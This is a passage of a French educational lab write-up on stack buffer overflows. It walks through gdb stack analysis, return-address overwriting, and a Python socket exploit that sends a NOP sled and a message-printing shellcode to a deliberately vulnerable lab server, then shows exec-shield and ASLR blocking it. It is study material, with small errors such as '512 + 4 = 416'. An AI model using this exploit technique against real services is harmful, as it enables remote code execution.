Juste après les 12 octets du buffer, il y a la valeur du registre ebp (0xbffff4c8) puis juste après y a la prochaine valeur d'adresse de retour (0x0804842d).

15- En analysant, des valeurs après le registre esp ou ebp

```
(gdb) x/20x $ebp
0xbffff4b8:     0xbffff4c8      0x0804842d      0x002416d0      0xbffff4e0
0xbffff4c8:     0xbffff538      0x0026c6e5      0x08048460      0x08048330
0xbffff4d8:     0xbffff538      0x0026c6e5      0x00000001      0xbffff564
0xbffff4e8:     0xbffff56c      0xb7fea2d8      0x00000001      0x00000001
0xbffff4f8:     0x00000000      0x0804823f      0x003c5ff4      0x08048460
(gdb) x/20x $esp
0xbffff4a0:     0x08048514      0x080496c0      0xbffff4b8      0x080482dc
0xbffff4b0:     0x0024834e      0x080496c0      0xbffff4c8      0x0804842d
0xbffff4c0:     0x002416d0      0xbffff4e0      0xbffff538      0x0026c6e5
0xbffff4d0:     0x08048460      0x08048330      0xbffff538      0x0026c6e5
0xbffff4e0:     0x00000001      0xbffff564      0xbffff56c      0xb7fea2d8
(gdb) _
```

L'adresse de retour est 0x0804842d.

On continue l'exécution jusqu'au gets et on donne en entrée la chaîne "AAAABBBBCCCC"

```
(gdb) ni
0x080483f9      8               gets(buffer);
(gdb)
0x080483fc      8               gets(buffer);
(gdb)
AAAABBBBCCCC
9       }
(gdb) _
```

En analysant le buffer et les registres ebp, esp :

```
(gdb) x/20x buffer
0xbffff4ac:     0x41414141      0x42424242      0x43434343      0xbffff400
0xbffff4bc:     0x0804842d      0x002416d0      0xbffff4e0      0xbffff538
0xbffff4cc:     0x0026c6e5      0x08048460      0x08048330      0xbffff538
0xbffff4dc:     0x0026c6e5      0x00000001      0xbffff564      0xbffff56c
0xbffff4ec:     0xb7fea2d8      0x00000001      0x00000001      0x00000000
(gdb) x/20x $esp
0xbffff4a0:     0xbffff4ac      0x080496c0      0xbffff4b8      0x41414141
0xbffff4b0:     0x42424242      0x43434343      0xbffff400      0x0804842d
0xbffff4c0:     0x002416d0      0xbffff4e0      0xbffff538      0x0026c6e5
0xbffff4d0:     0x08048460      0x08048330      0xbffff538      0x0026c6e5
0xbffff4e0:     0x00000001      0xbffff564      0xbffff56c      0xb7fea2d8
(gdb) x/20x $ebp
0xbffff4b8:     0xbffff400      0x0804842d      0x002416d0      0xbffff4e0
0xbffff4c8:     0xbffff538      0x0026c6e5      0x08048460      0x08048330
0xbffff4d8:     0xbffff538      0x0026c6e5      0x00000001      0xbffff564
0xbffff4e8:     0xbffff56c      0xb7fea2d8      0x00000001      0x00000001
0xbffff4f8:     0x00000000      0x0804823f      0x003c5ff4      0x08048460
(gdb) _
```

On déduit que dans la fonction lire_msg, la pile à la forme suivante :

PILE : [BUFFER | EBP | EIP]

17- Au final, on conclut que l'adresse de retour est à une distance de la taille du registre ebp qui est de 4 octet de buffer : [BUFFER | 4 octets | ADRESSE DE RETOUR]

18- On essaye plusieurs chaine de caractère comme entrée :

```
(gdb) r
Starting program: /home/YanisAlim/project/vulnerable
Quel est votre Message ?
AAAABBBBCCCCDDDD

Program received signal SIGILL, Illegal instruction.
0xbffff4e6 in ?? ()
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/YanisAlim/project/vulnerable
Quel est votre Message ?
AAAABBBBCCCCDDDDEEEE

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
(gdb) _
```

On remarque que l'adresse de retour est écrasé avec les EEEE de AAAABBBBCCCCDDDDEEE

Altération du flux d'exécution :

```
[YanisAlim@BoF project]$ gdb ./vulnerable -q
(gdb) break main
Breakpoint 1 at 0x8048428: file vulnerable.c, line 20.
(gdb) r
Starting program: /home/YanisAlim/project/vulnerable

Breakpoint 1, main () at vulnerable.c:20
20              lire_msg();
(gdb) print attaque
$1 = {void ()} 0x8048403 <attaque>
(gdb) _
```

19- La fonction attaque se trouve à l'adresse : 0x8048403

20- En utilisant la commande xxd, on peut convertir de l'hexadécimal vers la valeur binaire

```
[YanisAlim@BoF project]$ objdump -d vulnerable | grep attaque
08048403 <attaque>:
[YanisAlim@BoF project]$ echo "4141414142424242434343434444444438404080a" | xxd -r -p - > altererExecution
[YanisAlim@BoF project]$ hexdump -C altererExecution
00000000  41 41 41 41 42 42 42 42  43 43 43 43 44 44 44 44  |AAAABBBBCCCCDDDD|
00000010  03 84 04 08 0a                                    |.....|
00000015
[YanisAlim@BoF project]$ _
```

21- Cette fois-ci avec python:

```
[YanisAlim@BoF project]$ python -c 'print "A"*4 + "B"*4 + "C"*4 + "D"*4 + "\x03\x84\x04\x08"' > altererExec
[YanisAlim@BoF project]$ hexdump -C altererExec
00000000  41 41 41 41 42 42 42 42  43 43 43 43 44 44 44 44  |AAAABBBBCCCCDDDD|
00000010  03 84 04 08 0a                                    |.....|
00000015
[YanisAlim@BoF project]$ _
```

22- On exécute le programme en donnant les deux fichiers précédents comme entrée :

```
[YanisAlim@BoF project]$ ./vulnerable < altererExec
Quel est votre Message ?
Attention: Attaque réussie!!!!!!!!
Segmentation fault
[YanisAlim@BoF project]$ ./vulnerable < altererExecution
Quel est votre Message ?
Attention: Attaque réussie!!!!!!!!
Segmentation fault
[YanisAlim@BoF project]$ _
```

On voit bien que l'attaque a réussi.

Construction d'un shellcode pour une attaque :

23- On écrite un programme shellcode test, le compiler puis l'executer :

```
[YanisAlim@BoF project]$ cat shellcodetest.c
char shellcode[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x64\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x0a\x0a\x4d\x61\x69
\x6e\x74\x65\x6e\x61\x6e\x74\x2c\x20\x6a\x65\x20\x70\x6f\x73\x73\x65\x64\x65\x20\x76\x6f\x74\x72\x65\x20\x6f\x72\x64\x69\x6e\x61\x74\x65\x75\x72\x20\x21\x21\x21\x21\x21
\x21\x21\x0a\x0a\x43\x65\x63\x69\x20\x65\x73\x74\x20\x75\x6e\x65\x20\x61\x74\x74\x61\x71\x75\x65\x20\x70\x61\x72\x20\x42\x75\x66\x66\x65\x72\x20\x4f\x76\x65\x72\x66\x6c
\x6f\x77\x20\x21\x21\x21\x21\x21\x21\x0a\x0a";

main(int argc, char **argv)
{
        int (*func)();
        func = (int (*)()) shellcode;
        (int)(*func)();
}
[YanisAlim@BoF project]$ gcc -fno-stack-protector -z execstack -o shellcodetest shellcodetest.c
[YanisAlim@BoF project]$ ./shellcodetest


Maintenant, je possede votre ordinateur !!!!!!!

Ceci est une attaque par Buffer Overflow !!!!!!

[YanisAlim@BoF project]$ _
```

Pour analyser le serveur distant, on fait un break point juste après la fonction vulnérable strcpy et on lance le programme :

```
[YanisAlim@BoF project]$ gdb ./remote_srv -q
(gdb) list lire_msg
11      #include <sys/types.h>
12      #include <sys/socket.h>
13      #include <netinet/in.h>
14
15      void lire_msg(char *str)
16      {
17          char buffer[512];
18          strcpy(buffer, str);
19          /** A BUFFER OVERFLOW VULNERABILITY!!! **/
20          printf("Your copied message");
(gdb) break 20
Breakpoint 1 at 0x8048712: file remote_srv.c, line 20.
(gdb) r 8888
Starting program: /home/YanisAlim/project/remote_srv 8888
_
```

Dans un autre terminal, on envoie une suite de 512 caractère "A" pour remplir tout le buffer :

```
(gdb) r 8888
Starting program: /home/YanisAlim/project/remote_srv 8888

Breakpoint 1, lire_msg (str=0xbffff0b0 'A' <repeats 200 times>...)
    at remote_srv.c:20
20          printf("Your copied message");
(gdb) _
```

```
[YanisAlim@BoF ~]$ python -c 'print "A"*512 + "\n"' | nc 192.168.56.104 8888
Welcome to my server !
 Type in a message!
_
```

Notre buffer est rempli de A comme prévus :

```
(gdb) x/200 buffer
0xbfffe668:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe678:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe688:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe698:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe6f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe708:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe718:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe728:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe738:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe748:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe758:     0x41414141      0x41414141      0x41414141      0x41414141
```

À la fin de notre buffer :

```
0xbfffe838:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe848:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe858:     0x41414141      0x41414141      0x41414141      0x000a4141
0xbfffe868:     0xbffff4c8      0x0804890a      0xbffff0b0      0xbffff0b0
0xbfffe878:     0x00000400      0x00000000      0xbffff4e0      0x00000000
0xbfffe888:     0x00000000      0x00000000      0x03bb0002      0x6838a8c0
0xbfffe898:     0x00000000      0x00000000      0xb8220002      0x00000000
0xbfffe8a8:     0x00000000      0x00000000      0x00000000      0x00000000
---Type <return> to continue, or q <return> to quit---_
```

Les deux valeur qui suivent notre buffer sont :

```
(gdb) x/x $ebp
0xbfffe868:     0xbffff4c8
(gdb) x/i 0x0804890a
0x804890a <main+461>:   movl   $0x15,0x8(%esp)
(gdb) _
```

Respectivement ebp et l'adresse de retour.

24- L'adresse de retour est 0x0804890a qui se trouve après EBP.

25- On conclut que la distance entre le buffer est l'adresse de retour est la taille du buffer + les 4 octets du registre ebp : 512 + 4 = 416

On crée un script python pour exploiter le serveur distant :

```
[YanisAlim@BoF ~]$ cat exploit.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Author: Yanis Alim

MAX_LEN = 516
SHELLCODE = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x64\
xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x0a\x0a\x4d\x61\x69\x6
e\x74\x65\x6e\x61\x6e\x74\x2c\x20\x6a\x65\x20\x70\x6f\x73\x73\x65\x64\x65\x20\x76\
x6f\x74\x72\x65\x20\x6f\x72\x64\x69\x6e\x61\x74\x65\x75\x72\x20\x21\x21\x21\x21\x2
1\x21\x21\x0a\x0a\x43\x65\x63\x69\x20\x65\x73\x74\x20\x75\x6e\x65\x20\x61\x74\x74\
x61\x71\x75\x65\x20\x70\x61\x72\x20\x42\x75\x66\x66\x65\x72\x20\x4f\x76\x65\x72\x6
6\x6c\x6f\x77\x20\x21\x21\x21\x21\x21\x21\x0a\x0a"
NOP = "\x90"
LEN_SHELLCOE = len(SHELLCODE)
LEN_NOP = MAX_LEN - LEN_SHELLCODE

print "[*] Shellcode: ", SHELLCODE.encode('hex')
print "[*] Taille du shellcode: ", LEN_SHELLCODE
print "[*] Taille des NOP: ", LEN_NOP
```

26- La taille du shellcode est : 132 octets

```
[YanisAlim@BoF ~]$ ./exploit.py
[*] Shellcode:  eb1931c031db31d231c9b004b30159b264cd8031c0b00131dbcd80e8e2ffffff0a
0a4d61696e74656e616e742c206a6520706f737365646520766f747265206f7264696e617465757220
212121212121210a0a436563692065737420756e652061747461717565207061722042756666657220
4f766572666c6f772021212121210a0a
[*] Taille du shellcode:  132
```

27 - la taille des nop qui nous reste est de : 384 octets

```
[*] Taille des NOP:  384
```

Maintenant, on doit récupérer l'adresse du buffer pour avoir un BUFFER de la forme suivante :

BUFFER : ["\x90" * 383 | SHELLCODE | "\x90" | & BUFFER + X]

On fait un break point dans la fonction lire_msg puis on affiche l'adresse du buffer :

```
(gdb) p buffer
$3 = 'A' <repeats 512 times>
(gdb) p &buffer
$4 = (char (*)[512]) 0xbfffe668
(gdb) _
```

On complète notre script :

```
[YanisAlim@BoF ~]$ cat exploit.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Author: Yanis Alim

import struct
import socket
import sys

MAX_LEN = 516
SHELLCODE = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x64\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x0a\x0a\x4d\x61\x
69\x6e\x74\x65\x6e\x61\x6e\x74\x2c\x20\x6a\x65\x20\x70\x6f\x73\x73\x65\x64\x65\x20\x76\x6f\x74\x72\x65\x20\x6f\x72\x64\x69\x6e\x61\x74\x65\x75\x72\x20\x21\x21\
x21\x21\x21\x21\x21\x0a\x0a\x43\x65\x63\x69\x20\x65\x73\x74\x20\x75\x6e\x65\x20\x61\x74\x74\x61\x71\x75\x65\x20\x70\x61\x72\x20\x42\x75\x66\x66\x65\x72\x20\x4f
\x76\x65\x72\x66\x6c\x6f\x77\x20\x21\x21\x21\x21\x21\x21\x0a\x0a"
NOP = "\x90"
LEN_SHELLCODE = len(SHELLCODE)
LEN_NOP = MAX_LEN - LEN_SHELLCODE

print "[*] Shellcode: ", SHELLCODE.encode('hex')
print "[*] Taille du shellcode: ", LEN_SHELLCODE
print "[*] Taille des NOP: ", LEN_NOP

BUFFER = 0xbfffe668
X = 100

PAYLOAD = NOP * 383 + SHELLCODE + NOP + struct.pack("<I", BUFFER + X)

if len(sys.argv) != 3 :
        print "Usage: %s 'host' 'port'" % sys.argv[0]
        sys.exit(1)

HOST = sys.argv[1]
PORT = int(sys.argv[2])

s = socket.socket()

print "[*] Connexion au: ", HOST, ":", PORT
s.connect((HOST,PORT))

print "[*] Envoie du payload: ", PAYLOAD.encode('hex')
s.send(PAYLOAD)

print "[*] Reception de: "
print s.recv(1024)

s.close()

[YanisAlim@BoF ~]$ _
```

On donne l’adresse du serveur distant et le port pour notre exploit :

```
[YanisAlim@BoF project]$ ./remote_srv 8888


Maintenant, je possede votre ordinateur !!!!!!!

Ceci est une attaque par Buffer Overflow !!!!!!

[YanisAlim@BoF project]$ _
```

```
[YanisAlim@BoF ~]$ ./exploit.py 192.168.56.104 8888
[*] Shellcode:  eb1931c031db31d231c9b004b30159b264cd8031c0b00131dbcd80e8e2ffffff0a0a4d6169
6e74656e616e742c206a6520706f737365646520766f747265206f7264696e617465757220212121212121210a
0a436563692065737420756e6520617474617175652070617220427566666572204f766572666c6f7720212121
2121210a0a
[*] Taille du shellcode:  132
[*] Taille des NOP:  384
[*] Connexion au:  192.168.56.104 : 8888
[*] Envoie du payload:  909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090eb1931c031db31d231c9
b004b30159b264cd8031c0b00131dbcd80e8e2ffffff0a0a4d61696e74656e616e742c206a6520706f73736564
6520766f747265206f7264696e617465757220212121212121210a0a436563692065737420756e652061747461
7175652070617220427566666572204f766572666c6f77202121212121210a0a90cce6ffbf
[*] Reception de:
Welcome to my server !
 Type in a message!

[YanisAlim@BoF ~]$ _
```


On voit bien que notre exploit a bien marché sur le terminal gauche !

Mécanismes de protection:

Pour remettre la protection contre le débordement de tampon, il faut utiliser la commande:

$ echo 1 > /proc/sys/kernel/exec-shield

29- On relance le même exploit :




```
[root@BoF project]# echo 1 > /proc/sys/kernel/exec-shield
[root@BoF project]# ./remote_srv 8888
Segmentation fault
[root@BoF project]# _
```

```
[YanisAlim@BoF ~]$ ./exploit.py 192.168.56.104 8888
[*] Shellcode:  eb1931c031db31d231c9b004b30159b264cd8031c0b00131dbcd80e8e2ffffff0a0a4d6169
6e74656e616e742c206a6520706f737365646520766f747265206f7264696e617465757220212121212121210a
0a436563692065737420756e6520617474617175652070617220427566666572204f766572666c6f7720212121
2121210a0a
[*] Taille du shellcode:  132
[*] Taille des NOP:  384
[*] Connexion au:  192.168.56.104 : 8888
[*] Envoie du payload:  909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090eb1931c031db31d231c9
b004b30159b264cd8031c0b00131dbcd80e8e2ffffff0a0a4d61696e74656e616e742c206a6520706f73736564
6520766f747265206f7264696e617465757220212121212121210a0a436563692065737420756e652061747461
7175652070617220427566666572204f766572666c6f7720212121212121210a0a90cce6ffbf
[*] Reception de:
Welcome to my server !
 Type in a message!
```

On voit bien que l'exploit n’a pas marché cette fois-ci, il a causé une erreur de segmentation mémoire.

30- ExecShield est une ***séparation des autorisations de lecture et d'exécution*** par des limites de segment. L'application des limites de segment a pour effet que les N premiers gigaoctets de la mémoire virtuelle d'un processus sont exécutables, tandis que la mémoire virtuelle restante ne l'est pas. Le noyau du système d'exploitation sélectionné la valeur de N.




Avec une telle limite de segment en place, le système d'exploitation doit s'assurer que tout le code de programme est situé en dessous de cette limite (le côté supérieur de l'image ci-dessus) tandis que les données, en particulier la pile, doivent être situées dans les adresses de mémoire virtuelle supérieures (le en bas de l'image). Lorsqu'une violation de l'autorisation d'exécution se produit, le programme déclenche une ***erreur de segmentation et se termine***. Ce comportement est identique à lorsqu'un programme tente de violer les autorisations de lecture ou d'écriture sur la mémoire ou d'accéder à des adresses de mémoire non mappées.


Pour activer la randomisation, il faut utiliser la commande:

$ echo 1 > /proc/sys/kernel//proc/sys/kernel/randomization_va_space

31- Encore une fois, on a une erreur de segmentation :



Mais cela est dû à la protection ASLR qui charge la pile à partir des adresse aléatoires après chaque exécution :



Ce qui affecte notre exploit qui utilise une adresse de la pile (& buffer).

32- En exécution gdb plusieurs fois et analysant l'adresse du buffer :

```
[YanisAlim@BoF project]$ gdb -q ./remote_srv
(gdb) break lire_msg
Breakpoint 1 at 0x80486fd: file remote_srv.c, line 18.
(gdb) r 8888
Starting program: /home/YanisAlim/project/remote_srv 8888

Breakpoint 1, lire_msg (str=0xbffff0b0 '\220' <repeats 200 times>...) at remote_srv.c:18
18          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[512]) 0xbfffe668
(gdb) Quit
The program is running.  Exit anyway? (y or n) y
[YanisAlim@BoF project]$ gdb -q ./remote_srv
(gdb) break lire_msg
Breakpoint 1 at 0x80486fd: file remote_srv.c, line 18.
(gdb) r 8889
Starting program: /home/YanisAlim/project/remote_srv 8889

Breakpoint 1, lire_msg (str=0xbffff0b0 '\220' <repeats 200 times>...) at remote_srv.c:18
18          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[512]) 0xbfffe668
(gdb) Quit
The program is running.  Exit anyway? (y or n) y
[YanisAlim@BoF project]$ gdb -q ./remote_srv
(gdb) break lire_msg
Breakpoint 1 at 0x80486fd: file remote_srv.c, line 18.
(gdb) r 8888
Starting program: /home/YanisAlim/project/remote_srv 8888

Breakpoint 1, lire_msg (str=0xbffff0b0 '\220' <repeats 200 times>...) at remote_srv.c:18
18          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[512]) 0xbfffe668
(gdb) _
```

On remarque que c'est toujours la même adresse ce qui contredit ce qu'on a conclu précédemment !

Mais gdb désactive automatiquement l'ASLR lors de débogage d'un executable.
Pour voir si l'ASLR est activé ou pas, on peut taper la commande gdb :

(gdb) show disable-randomization

```
(gdb) show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
(gdb) _
```

Pour l'activer :

(gdb) set disable-randomization off

```
[YanisAlim@BoF project]$ gdb -q ./remote_srv
(gdb) set disable-randomization off
(gdb) break lire_msg
Breakpoint 1 at 0x80486fd: file remote_srv.c, line 18.
(gdb) r 8888
Starting program: /home/YanisAlim/project/remote_srv 8888


Breakpoint 1, lire_msg (str=0xbfa6e220 '\220' <repeats 200 times>...) at remote_srv.c:18
18          strcpy(buffer, str);
(gdb)
(gdb) p &buffer
$1 = (char (*)[512]) 0xbfa6d7d8
(gdb) Quit
The program is running.  Exit anyway? (y or n) y
[YanisAlim@BoF project]$ gdb -q ./remote_srv
(gdb) set disable-randomization off
(gdb) break lire_msg
Breakpoint 1 at 0x80486fd: file remote_srv.c, line 18.
(gdb) r 8889
Starting program: /home/YanisAlim/project/remote_srv 8889

Breakpoint 1, lire_msg (str=0xbfdb8220 '\220' <repeats 200 times>...) at remote_srv.c:18
18          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[512]) 0xbfdb77d8
(gdb) _
```

Conclusion

Un débordement de tampon est une faille qui se produit lorsque plus de données sont écrites dans un bloc de mémoire, ou tampon, que le tampon est alloué pour contenir. L'exploitation d'un débordement de tampon permet à un attaquant de modifier des parties de l'espace d'adressage du processus cible. Cette capacité peut être utilisée à plusieurs fins, notamment:

- Contrôler l'exécution du processus
- Plantage du processus
- Modifier les variables internes

Le but de l'attaquant est presque toujours de contrôler l'exécution du processus cible. Ceci est accompli en identifiant un pointeur de fonction en mémoire qui peut être modifié, directement ou indirectement, en utilisant le débordement. Lorsqu'un tel pointeur est utilisé par le programme pour diriger l'exécution du programme via une instruction de saut ou d'appel, l'emplacement de l'instruction fourni par l'attaquant sera utilisé, permettant ainsi à l'attaquant de contrôler le processus.

Dans de nombreux cas, le pointeur de fonction est modifié pour référencer un emplacement où l'attaquant a placé des instructions spécifiques à la machine assemblées. Ces instructions sont communément appelées shellcode, en référence au fait que les attaquants souhaitent souvent générer un environnement de ligne de commande, ou shell, dans le contexte du processus en cours d'exécution.

Les débordements de tampon sont le plus souvent associés aux logiciels écrits dans les langages de programmation C et C ++ en raison de leur utilisation répandue et de leur capacité à effectuer une manipulation directe de la mémoire avec des constructions de programmation courantes. Il convient toutefois de souligner que les débordements de tampon peuvent exister dans tout environnement de programmation où la manipulation directe de la mémoire est autorisée, que ce soit par des failles dans le compilateur, les bibliothèques d'exécution ou les fonctionnalités du langage lui-même.